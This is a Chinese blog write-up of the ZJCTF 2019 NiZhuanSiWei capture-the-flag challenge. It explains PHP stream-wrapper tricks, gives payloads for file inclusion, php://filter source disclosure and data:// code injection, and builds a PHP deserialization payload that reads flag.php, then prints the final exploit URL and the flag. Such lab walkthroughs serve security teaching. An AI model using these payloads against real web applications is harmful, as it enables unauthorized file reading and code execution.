[ZJCTF 2019]NiZhuanSiWei WriteUp

原创

Lxxx 于 2021-05-09 16:53:18 发布 58 收藏

分类专栏： 网络安全

本文链接：https://blog.csdn.net/qq_43661593/article/details/116566926

网络安全 专栏收录该内容

15 篇文章 0 订阅

订阅专栏

文章目录

前景知识

`php反序列化`， `data协议`， `filter协议`，

PHP伪协议：

PHP中支持的伪协议

```
file:// – 访问本地文件系统
http:// – 访问 HTTP(s) 网址
ftp:// – 访问 FTP(s) URLs
php:// – 访问各个输入/输出流（I/O streams）
zlib:// – 压缩流
data:// – 数据（RFC 2397）
glob:// – 查找匹配的文件路径模式
phar:// – PHP 归档
ssh2:// – Secure Shell 2
rar:// – RAR
ogg:// – 音频流
expect:// – 处理交互式的流
```

file:// 协议

使用`file协议`要求：

> PHP.ini：
> file:// 协议在双off的情况下也可以正常使用；
> allow_url_fopen ： off/on
> allow_url_include：off/on

使用方法：`file:// [文件的绝对路径和文件名]`

```php
<?php
if(isset($_GET['page']))
{
    include $_GET['page'];
}
?>
```

`url/?page=file://e:/tool/phpstudy/phptutorial/www/phpinfo.php`

php://协议

php://filter :

> `php://filter` 是一种元封装器， 设计用于数据流打开时的筛选过滤应用。 这对于一体式（all-in-one）的文件函数非常有用，类似 readfile()、 file() 和 file_get_contents()， 在数据流内容读取之前没有机会应用其他过滤器。

```
resource=<要过滤的数据流>      这个参数是必须的。它指定了你要筛选过滤的数据流。
read=<读链的筛选列表>          该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
write=<写链的筛选列表>     该参数可选。可以设定一个或多个过滤器名称，以管道符（|）分隔。
<；两个链的筛选列表>          任何没有以 read= 或 write= 作前缀 的筛选器列表会视情况应用于读或写链。
```

```
php://filter/read=convert.base64-encode/resource=upload.php
这里读的过滤器为convert.base64-encode，就和字面上的意思一样，把输入流base64-encode。
resource=upload.php，代表读取upload.php的内容
```

php://input

> php://input 是个可以访问请求的原始数据的只读流,可以读取到post没有解析的原始数据, 将post请求中的数据作为PHP代码执行。因为它不依赖于特定的 php.ini 指令。
> 注：enctype=”multipart/form-data” 的时候 php://input 是无效的。
> allow_url_fopen ： off/on
> allow_url_include：on

```php
$user = $_GET["user"];
$file = $_GET["file"];
$pass = $_GET["pass"];

if(isset($user)&&(file_get_contents($user,'r')==="the user is admin")){
    echo "hello admin!<br>";
    include($file); //class.php
}else{
    echo "you are not admin ! ";
}
// 解法为  url/index.php?user=php://input
// [POSTDATA] the user is admin
// 最后输出为hello admin!并且包含对应文件
```

data://协议

> data:资源类型;编码,内容
> 数据流封装器
> 当allow_url_include 打开的时候，任意文件包含就会成为任意命令执行
> PHP.ini：
> data://协议必须双在on才能正常使用；
> allow_url_fopen ： on
> allow_url_include：on
> php 版本大于等于 php5.2

```php
 <?php
$filename=$_GET["a"];
include("$filename");
?>
```

解法：

```
http://127.0.0.1/xxx.php?a=data://text/plain,<?php phpinfo()?>
or
http://127.0.0.1/xxx.php?a=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

或者
http://127.0.0.1/cmd.php?file=data:text/plain,<?php phpinfo()?>
or
http://127.0.0.1/cmd.php?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=
```

小结：

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file://D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip://D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2://D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib://D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAgcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAgcGhwaW5mbygpPz4=

WriteUp

题目源代码

```
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
        echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
        if(preg_match("/flag/",$file)){
                echo "Not now!";
                exit();
        }else{
                include($file);  //useless.php
                $password = unserialize($password);
                echo $password;
        }
}
else{
        highlight_file(__FILE__);
}
?>
```

`text` 用 `data://` 或者 `php://input` 伪协议绕过， `file` 用 `php://filter` 绕过

`http://4f2598c3-27c1-4308-baff-129552618617.node3.buuoj.cn/?text=data://text/plain,welcome to the zjctf&file=php://filter/read=convert.base64-encode/resource=useless.php`

welcome to the zjctf

PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgcHVibGljICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpeyAgCiAgICAgIC


```
PD9waHAgIAoKY2xhc3MgRmxhZ3sgIC8vZmxhZy5waHAgIAogICAgcHVibGljICRmaWxlOyAgCiAgICBwdWJsaWMgZnVuY3Rpb24gX190b3N0cmluZygpeyAgCiAgICAgIC
aWxlKTsgCiAgICAgICAgIGVjaG8gIjxicj4iOwogICAgICAgIHJldHVybiAoIlUgUiBTTyBDTE9TRSAhLy8vQ09NRSBPTiBQTFoiKTsKICAg
ICAgICB9IAp9IAoKPz4gIAo=
```

base64解密后：

```php
<?php
class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

```php
<?php
class Flag{  //flag.php
    public $file = "flag.php";
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$a = new Flag();
echo serialize($a);
?>
```

得到`O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`



最终payload为：`http://4f2598c3-27c1-4308-baff-129552618617.node3.buuoj.cn/?text=data://text/plain,welcome to the zjctf&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}`

```
<br><h1>welcome to the zjctf</h1></br>
<br>oh u find it </br>

<!--but i cant give it to u now-->

<?php

if(2===3){
    return ("flag{5ef5c6d1-aa38-4e12-af5b-25d7006aaa81}");
}

?>
<br>U R SO CLOSE !///COME ON PLZ
```

flag为：`flag{5ef5c6d1-aa38-4e12-af5b-25d7006aaa81}`

参考资料

[ZJCTF 2019]NiZhuanSiWei【超详细讲解】

文件包含漏洞与PHP伪协议 | Smi1e师傅

php伪协议实现命令执行的七种姿势